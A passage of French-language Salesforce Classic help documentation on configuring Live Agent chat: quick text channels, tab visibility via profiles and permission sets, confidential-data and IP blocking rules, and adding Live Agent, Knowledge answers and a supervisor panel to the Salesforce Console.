6. Cliquez sur **Champs de fusion disponibles** pour afficher le sélecteur de champs de fusion.
7. Sélectionnez les canaux dans lesquels vous souhaitez que le message soit disponible.

   Selon les fonctionnalités activées dans votre organisation, les canaux suivants peuvent être disponibles.

   - `E-mail` : l'action E-mail de Fil de requête
   - `Live Agent` : Live Agent dans la console Salesforce
   - `Portail` : une communauté ou un portail client
   - `Téléphone` : l'action Consigner un appel de Fil de requête
   - `Interne` : l'action Modifier le statut de Fil de requête
8. Sélectionnez une catégorie.
9. Vous pouvez également sélectionner une sous-catégorie.
10. Cliquez sur **Enregistrer**.

Conseil: Cliquez sur **Tester et vérifier les champs de fusion** pour afficher un échantillon de texte rapide renseigné avec les données des enregistrements que vous sélectionnez.

CONSULTER ÉGALEMENT :

Configuration de Texte rapide

# Définition de la visibilité pour les utilisateurs de Live Agent

Définissez comment les utilisateurs de Live Agent peuvent afficher l'onglet du superviseur et les sessions Live Agent à l'aide de profils et d'ensembles d'autorisations.

## Définition de la visibilité de l'onglet du superviseur via des profils

Le panneau du superviseur de Live Agent est pour vos superviseurs l'emplacement unique de recherche d'informations sur les boutons de chat et les agents de chat de leur organisation. Rendez l'onglet Superviseur Live Agent accessible pour les utilisateurs attribués à des profils spécifiés.

## Définir la visibilité de l'onglet Sessions Live Agent via des ensembles d'autorisations

Les enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients. Assurez-vous que l'onglet Sessions Live Agent est accessible pour les utilisateurs attribués à des ensembles d'autorisations spécifiés.

## Définir la visibilité de l'onglet Sessions Live Agent via des profils

Les enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients. Rendez l'onglet Sessions Live Agent accessible pour les utilisateurs attribués à des profils spécifiés.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Définition de la visibilité de l'onglet du superviseur via des profils

Le panneau du superviseur de Live Agent est pour vos superviseurs l'emplacement unique de recherche d'informations sur les boutons de chat et les agents de chat de leur organisation. Rendez l'onglet Superviseur Live Agent accessible pour les utilisateurs attribués à des profils spécifiés.

1. Dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Cliquez sur **Modifier** en regard du profil auquel vous souhaitez accorder l'accès à l'onglet Superviseur.
3. Définissez la visibilité de l'onglet Superviseur Live Agent sur `Valeur par défaut activée`.
4. Cliquez sur **Enregistrer**.

Lorsque vous avez autorisé vos utilisateurs à accéder à l'onglet Superviseur de Live Agent, configurez l'accès au panneau du superviseur de Live Agent dans la Salesforce Console.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour définir la visibilité de l'onglet pour les fonctionnalités de Live Agent :

- Gérer les profils et les ensembles d'autorisations

## Définir la visibilité de l'onglet Sessions Live Agent via des ensembles d'autorisations

Les enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients. Assurez-vous que l'onglet Sessions Live Agent est accessible pour les utilisateurs attribués à des ensembles d'autorisations spécifiés.

Vous pouvez également accorder aux utilisateurs l'accès à l'onglet Sessions Live Agent via des profils.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur le nom d'un ensemble d'autorisations ou créez un ensemble d'autorisations.
3. Cliquez sur **Paramètres d'objet**.
4. Cliquez sur **Sessions Live Agent**.
5. Cliquez sur **Modifier**.
6. Dans Paramètres des onglets, sélectionnez Disponible et Visible.
7. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour définir la visibilité de l'onglet pour les fonctionnalités de Live Agent :

- Gérer les profils et les ensembles d'autorisations

## Définir la visibilité de l'onglet Sessions Live Agent via des profils

Les enregistrements de session stockent des informations sur les interactions en ligne de vos agents et de vos clients, notamment le nombre de requêtes de chat traitées, le temps passé en ligne par vos agents ou les durées d'engagement actif de vos agents dans des chats avec les clients. Rendez l'onglet Sessions Live Agent accessible pour les utilisateurs attribués à des profils spécifiés.

Vous pouvez également accorder aux utilisateurs l'accès à l'onglet Sessions Live Agent via des ensembles d'autorisations.

1. Dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil d'agent de support.
3. Cliquez sur **Modifier**.
4. Définissez la visibilité de l'onglet Sessions Live Agent sur `Valeur par défaut activée`.
5. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour définir la visibilité de l'onglet pour les sessions de Live Agent :

- Gérer les profils et les ensembles d'autorisations

## Définition des options de confidentialité pour les utilisateurs de Live Agent

Protégez vos agents et les clients qu'ils assistent en bloquant les données confidentielles et les visiteurs indésirables.

Blocage des données confidentielles dans les chats

Les règles de données confidentielles permettent de bloquer des modèles spécifiques, par exemple des données de carte de crédit, un numéro de sécurité sociale, des numéros de téléphone, des numéros de compte et même des propos blasphématoires. Vous pouvez retirer le texte incriminé ou le remplacer par les caractères de votre choix.

Blocage des adresses IP de visiteurs par les agents

Aidez vos agents à éviter les clients qui posent problème en bloquant l'accès d'adresses IP spécifiques au chat.

Création d'une règle de blocage par adresse IP pour empêcher des visiteurs d'accéder à un chat

Aidez vos agents à éviter les clients qui posent problème en bloquant l'accès d'adresses IP spécifiques au chat.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Blocage des données confidentielles dans les chats

Les règles de données confidentielles permettent de bloquer des modèles spécifiques, par exemple des données de carte de crédit, un numéro de sécurité sociale, des numéros de téléphone, des numéros de compte et même des propos blasphématoires. Vous pouvez retirer le texte incriminé ou le remplacer par les caractères de votre choix.

1. Dans Configuration, saisissez *Données confidentielles* dans la case Recherche rapide, puis sélectionnez **Règles de données confidentielles**.
2. Cliquez sur **Nouveau**.
3. Écrivez chaque modèle sous la forme d'expression régulière JavaScript (regex), puis sélectionnez vos paramètres préférés. Le regex est sensible à la casse.
4. Cliquez sur **Tester votre modèle**.
5. Saisissez un texte sous le format des données que vous souhaitez bloquer, par exemple 123-45-6789 pour un numéro de sécurité sociale.
6. Prévisualisez vos résultats pour vérifier le fonctionnement de la règle.
7. Sélectionnez les rôles sur lesquels vous souhaitez appliquer cette règle.
8. Cliquez sur **Enregistrer**.

Vous pouvez bloquer le texte d'agents, de superviseurs, de clients, ou de tous ces rôles. Une fois déclenchée, une règle consigne un ou plusieurs d'événements de transcription de chat suivants :

- Données confidentielles bloquées (Agent)
- Données confidentielles bloquées (Superviseur)
- Données confidentielles bloquées (Visiteur)

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de données confidentielles :

- Personnaliser l'application

Remarque: Les données confidentielles sont visibles lors de la saisie, mais elles sont masquées lorsque la personne les envoie. Par conséquent, si vous souhaitez masquer des informations client pour les agents, nous recommandons de désactiver Aperçu de l'agent (sous **Configuration** > **Personnaliser** > **Live Agent** > **Configurations Live Agent**).

Les règles de données confidentielles s'appliquent aux salutations automatiques et à tout texte rapide que vous avez activé. Elles ne s'appliquent pas au nom de l'agent ni au texte standard dans la fenêtre de chat.

## Blocage des adresses IP de visiteurs par les agents

Aidez vos agents à éviter les clients qui posent problème en bloquant l'accès d'adresses IP spécifiques au chat.

Vous pouvez autoriser vos agents à bloquer les demandes de chat provenant d'adresses IP spécifiques pendant qu'ils travaillent dans la console. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, l'agent peut l'empêcher de lancer un nouveau chat.

L'action d'un agent bloque l'accès d'une adresse IP individuelle au chat.

Un message indique aux visiteurs bloqués que le chat n'est pas disponible.

Si un client demande un chat à partir d'une adresse IP bloquée, le chat n'est pas ajouté à la file d'attente et n'est pas acheminé vers les agents. Vous pouvez en outre modifier ou supprimer les règles de blocage.

1. Dans Configuration, saisissez *Configurations Live Agent* dans la case Recherche rapide, puis sélectionnez **Configurations Live Agent**.
2. Cliquez sur **Modifier** en regard de la configuration que vous souhaitez modifier.
3. Sous **Informations de base**, sélectionnez **Blocage des visiteurs activé**.
4. Cliquez sur **Enregistrer**.

En tant qu'administrateur Salesforce, vous pouvez également bloquer des adresses IP individuelles. Alternativement, si votre organisation Salesforce reçoit des chats spam d'une région spécifique, vous pouvez bloquer des plages IP complètes. Pour plus d'informations, reportez-vous à Création d'une règle de blocage par adresse IP.

**Éditions**

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

## Création d'une règle de blocage par adresse IP pour empêcher des visiteurs d'accéder à un chat

Aidez vos agents à éviter les clients qui posent problème en bloquant l'accès d'adresses IP spécifiques au chat.

Vous pouvez bloquer les demandes de chat d'adresses IP spécifiques. Par exemple, si un client tient des propos injurieux ou envoie des messages spam, vous pouvez l'empêcher de lancer un nouveau chat. Si votre organisation Salesforce reçoit des chats spam d'une région spécifique, vous pouvez bloquer des plages d'adresses IP complètes.

Un message indique aux visiteurs bloqués que le chat n'est pas disponible.

Si un client demande un chat à partir d'une adresse IP bloquée, le chat n'est pas ajouté à la file d'attente et n'est pas acheminé vers les agents. Vous pouvez en outre modifier ou supprimer les règles de blocage.

1. Dans Configuration, saisissez *`Bloquer les visiteurs`* dans la case `Recherche rapide`, puis sélectionnez **Bloquer les visiteurs**. Pour plus d'informations sur la saisie de plages d'adresses IP valides, reportez-vous à Définition de plages IP de confiance pour votre organisation.
2. Cliquez sur **Nouveau**, puis renseignez les paramètres de votre règle de blocage.
3. Cliquez sur **Enregistrer**.

Vous pouvez également autoriser vos agents à bloquer les demandes de chat provenant d'adresses IP spécifiques pendant qu'ils travaillent dans la console. Pour plus d'informations, reportez-vous à Blocage des adresses IP de visiteurs par les agents.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour chatter avec des visiteurs dans Live Agent dans la Salesforce Console :

- Live Agent est activée, configurée et incluse dans une application de Salesforce Console

# Configuration de Live Agent dans la Salesforce Console

Une fois votre mise en oeuvre Live Agent de base configurée et personnalisée, ajoutez-la à la Salesforce Console pour permettre à vos agents et superviseurs d'utiliser le chat pour assister les clients. Vous pouvez également configurer d'autres fonctionnalités dans la Salesforce Console afin d'améliorer le confort d'utilisation du chat pour vos agents et vos clients.

### Ajout de Live Agent à la Salesforce Console

L'ajout de Live Agent à la Salesforce Console permet aux agents et aux superviseurs de discuter avec des clients et d'accéder à d'autres outils du service client à partir d'un même emplacement.

### Configuration de réponses un chat à partir d'articles de la base de connaissances

Si votre organisation utilise Salesforce Knowledge, vous pouvez permettre aux agents de répondre aux questions des clients en utilisant les informations de votre base de connaissances. Configurez des réponses aux chats sur des articles, dans lesquels les agents peuvent effectuer des recherches depuis Live Agent, dans la Salesforce Console. Insérez ensuite ces informations dans des chats.

### Ajout du panneau du superviseur la console Salesforce

Ajoutez le panneau du superviseur à Salesforce afin de faciliter le travail des superviseurs du support. Les superviseurs peuvent ainsi accéder à des informations sur leurs agents sans changer d'espace de travail.

### Ajout d'un composant de référence du menu latéral de la console pour les chats acheminés avec Omni-Channel (bêta)

Ajoutez un composant de référence de menu latéral à la console Salesforce des agents, afin de leur permettre de référencer ou de créer rapidement des enregistrements associés pour les chats. Ce composant est disponible uniquement pour les chats qui utilisent l'acheminement Omni-Channel (bêta).

## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer Live Agent :

- Personnaliser l'application

Pour créer des profils d'utilisateur ou des ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

## Ajout de Live Agent à la Salesforce Console

L'ajout de Live Agent à la Salesforce Console permet aux agents et aux superviseurs de discuter avec des clients et d'accéder à d'autres outils du service client à partir d'un même emplacement.

Avant d'ajouter Live Agent à une application de Salesforce Console, vous devez créer une application de Salesforce Console si aucune n'est configurée.

Une fois Live Agent configurée, ajoutez-la à une application de Salesforce Console. Lorsque Live Agent est installée dans la console, vos agents peuvent interagir avec des clients via un chat. La Salesforce Console permet aux agents et aux superviseurs d'accéder à Live Agent et à d'autres produits Service Cloud à partir d'un même emplacement pour offrir un service efficace et rapide aux clients.

1. Dans Configuration, saisissez *Applications* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard du nom de l'application de Salesforce Console dans laquelle vous souhaitez configurer Live Agent.
3. Sélectionnez `Inclure Live Agent dans cette application`.
4. Sélectionnez les enregistrements ou les pages que vous souhaitez ouvrir en tant que sous-onglets de sessions de chat dans l'espace de travail de chat.
5. Si votre organisation Salesforce a activé Knowledge, vous pouvez également sélectionner `Inclure les articles suggérés de Knowledge dans Live Agent` pour afficher le widget Knowledge One dans l'espace de travail de chat.
6. Cliquez sur **Enregistrer**.

Vous pouvez exécuter plusieurs applications Salesforce en même temps. Cependant, si vous vous connectez à une autre application Salesforce alors que vous êtes déjà connecté(e) à une application de Salesforce Console, vous ne pouvez pas accepter de nouvelles demandes de chat.

CONSULTER ÉGALEMENT :

Salesforce Console

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour ajouter Live Agent à la Salesforce Console :

- Personnaliser l'application

## Configuration de réponses un chat à partir d'articles de la base de connaissances

Si votre organisation utilise Salesforce Knowledge, vous pouvez permettre aux agents de répondre aux questions des clients en utilisant les informations de votre base de connaissances. Configurez des réponses aux chats sur des articles, dans lesquels les agents peuvent effectuer des recherches depuis Live Agent, dans la Salesforce Console. Insérez ensuite ces informations dans des chats.

Pour permettre aux agents de support d'inclure des informations à partir d'articles Knowledge dans des sessions de chat en utilisant le widget One Knowledge, vous devez ajouter un champ personnalisé appelé « Réponse Chat » à des types d'article. Ce champ stocke des informations provenant de l'article qui peuvent être partagées avec des clients pendant un chat live. Ce champ se révéler très utile avec les articles trop longs pour être inclus dans la réponse d'un agent.

Créez le champ personnalisé en tant que texte, zone de texte ou zone de texte longue. L'option zone de texte enrichi n'est pas prise en charge. Vous devez ajouter ce champ personnalisé à chaque type d'article qui contient les informations auxquelles les opérateurs peuvent accéder à partir du widget Knowledge One.

1. Dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, puis sélectionnez **Types d'article Knowledge**.
2. Créez ou modifiez un type d'article.
3. Cliquez sur **Nouveau** dans la liste associée Champs.
4. Sélectionnez `Texte`, `Zone de texte` ou `Zone de texte (longue)`.

   Ne sélectionnez pas `Zone de texte (enrichi)`.
5. Cliquez sur **Suivant**.
6. Saisissez *`Chat Answer`* dans Étiquette du champ.

   Assurez-vous que Nom de champ est renseigné automatiquement avec Chat_Answer (vous pouvez utiliser un autre nom dans Étiquette du champ).
7. Cliquez sur **Suivant**.
8. Spécifiez les paramètres de sécurité, puis cliquez sur **Suivant**.

   Rendez le champ Chat Answer accessible aux auteurs, aux éditeurs et aux agents live chat. Masquez-le des utilisateurs du portail ou des autres utilisateurs qui n'en ont pas besoin.
9. Sélectionnez `Oui, ajouter ce champ personnalisé à la présentation`, puis cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer le widget Knowledge One :

- Personnaliser l'application

  ET

  Gérer la base de connaissances

## Ajout du panneau du superviseur la console Salesforce

Ajoutez le panneau du superviseur à Salesforce afin de faciliter le travail des superviseurs du support. Les superviseurs peuvent ainsi accéder à des informations sur leurs agents sans changer d'espace de travail.

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur **Modifier** en regard de l'application de Salesforce Console à laquelle vous souhaitez ajouter le panneau du superviseur.
3. Dans la section Sélectionner les éléments de l'onglet de navigation, ajoutez `Superviseur Live Agent` à la liste Éléments sélectionnés.
4. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer Live Agent et gérer les applications :

- Personnaliser l'application

# Ajout d'un composant de référence du menu latéral de la console pour les chats acheminés avec Omni-Channel (bêta)


Ajoutez un composant de référence de menu latéral à la console Salesforce des agents, afin de leur permettre de référencer ou de créer rapidement des enregistrements associés pour les chats. Ce composant est disponible uniquement pour les chats qui utilisent l'acheminement Omni-Channel (bêta).

**Remarque:** Cette version contient une version bêta de l'acheminement Omni-Channel pour les chats Live Agent, ce qui signifie que cette fonctionnalité est de grande qualité avec des limitations connues. L'acheminement Omni-Channel pour les chats Live Agent n'est pas globalement disponible tant que Salesforce ne l'a pas annoncée dans la documentation, dans des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles.

Pour pouvoir ajouter un composant du menu latéral à l'application Salesforce console, les éléments suivants sont requis :

- Une application Salesforce console à laquelle Live Agent et Omni-Channel sont ajoutés.
- Au moins un bouton de chat qui utilise l'option d'acheminement **Omni**.
- La modification de l'accès des transcriptions Live Chat accordée aux agents qui traitent les chats acheminés via Omni-Channel.

1. Dans Configuration, saisissez *`Live Agent`* dans la case `Recherche rapide`, puis sélectionnez **Transcriptions Live Chat** > **Présentations de page**.
2. Cliquez sur **Modifier** en regard de la Présentation de page Transcription Live Chat (en cours).
3. Cliquez sur **Composants personnalisés de la console**.




4. Pour le menu latéral auquel vous souhaitez ajouter le composant de référence, saisissez une largeur. Ne choisissez pas le menu latéral gauche, car les chats sont affichés à gauche.
5. Sélectionnez le **Type Référence**.
6. Sélectionnez un type d'objet en utilisant le menu **Champ**. Les agents recherchent ou créent des enregistrements pour ce type d'objet.
7. Sélectionnez les autres paramètres de votre choix.
8. Répétez les étapes 4 à 7 pour chaque type d'objet que vous souhaitez inclure.


## Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud


Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition





9. Cliquez sur **Enregistrer**.

Les agents peuvent désormais lier et dissocier des enregistrements en utilisant le composant du menu latéral.

**Composant de référence du menu latéral avec des enregistrements non liés**



**Composant de référence du menu latéral avec un enregistrement de contact lié**




# Ajout du chat Snap-Ins à votre site Web

